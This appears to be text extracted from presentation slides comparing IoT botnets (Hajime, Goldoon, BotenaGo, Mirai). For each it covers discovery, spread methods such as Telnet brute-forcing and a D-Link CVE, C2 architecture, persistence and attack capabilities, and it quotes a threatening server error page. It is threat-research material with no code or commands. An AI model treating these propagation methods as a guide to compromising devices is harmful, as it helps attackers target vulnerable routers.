PEER-TO-PEER
Hajime

HYBRID

Hajime

01

Birth

First discovered in October 2016

02

Propagation

Brute-forcing default or weak login credentials on Telnet-enabled devices

03

Architecture

Decentralized P2P network

04

Persistence

Hajime is notable for its lack of persistence on infected devices

05

Capabilities

It blocks access to certain ports to prevent other malware from infecting the same device

06

Functionality

It does not have a clear payload for malicious activities like launching DDoS attacks, sending spam, or stealing data

Hajime

01 **Birth**

First discovered in October 2016

02 **Propagation**

Brute-forcing default or weak login credentials on Telnet-enabled devices

03 **Architecture**

Decentralized P2P network

Persistence 04

Hajime is notable for its lack of persistence on infected devices


Capabilities 05

It blocks access to certain ports to prevent other malware from infecting the same device

Functionality 06

It does not have a clear payload for malicious activities like launching DDoS attacks, sending spam, or stealing data

Is it a goodware?



An Error Occurred

Sorry, you are an FBI Agent & we can't help you :(
Go away or I will kill you :)

GoldooNet - HTTP/1.1 Server

Goldoon

01 **Birth**

Mostly active since April 2024

02 **Propagation**

Exploits CVE-2015-2051 in D-Link Routers

03 **Architecture**

Centralized CnC server

04 **Persistence**

Can start on boot, as a daemon or on logon

05 **Capabilities**

Cleans up its presence by deleting files
(both its source and system ones)

06 **Functionality**

Arbitrary code execution /bin/sh and launch DDoS attacks

https://www.fortinet.com/blog/threat-research/new-goldoon-botnet-targeting-d-link-devices

CANTINA
BOTTENAGO

BotenaGo

01 Birth

Discovered in late 2021

02 Propagation

Exploits numerous vulnerabilities across a wide range of devices

03 Architecture

Centralized approach with traditional CNC

04 Persistence

It survives reboots and remains active over time. It employs obfuscation.

05 Capabilities

Victims download and execute additional payloads, scan for new victims and participate in coordinated attacks.

06 Functionality

It can launch various types of attacks, such as DDoS and remote code execution

Malware characteristic comparison

Malware Characteristics	Mirai	Hajime	Goldoon	BotenaGo
Spread	Real-time-load	Brute force	Download source	Vulnerabilities exploitation
Persistent	No	No	Yes	Yes
Code	Open Source	Reversed	Reversed	Open Source
Status	Active (many variants)	Dormant?	Active	Active
Control	Only DDoS	No attacks	RCE and DDoS	RCE and DDOS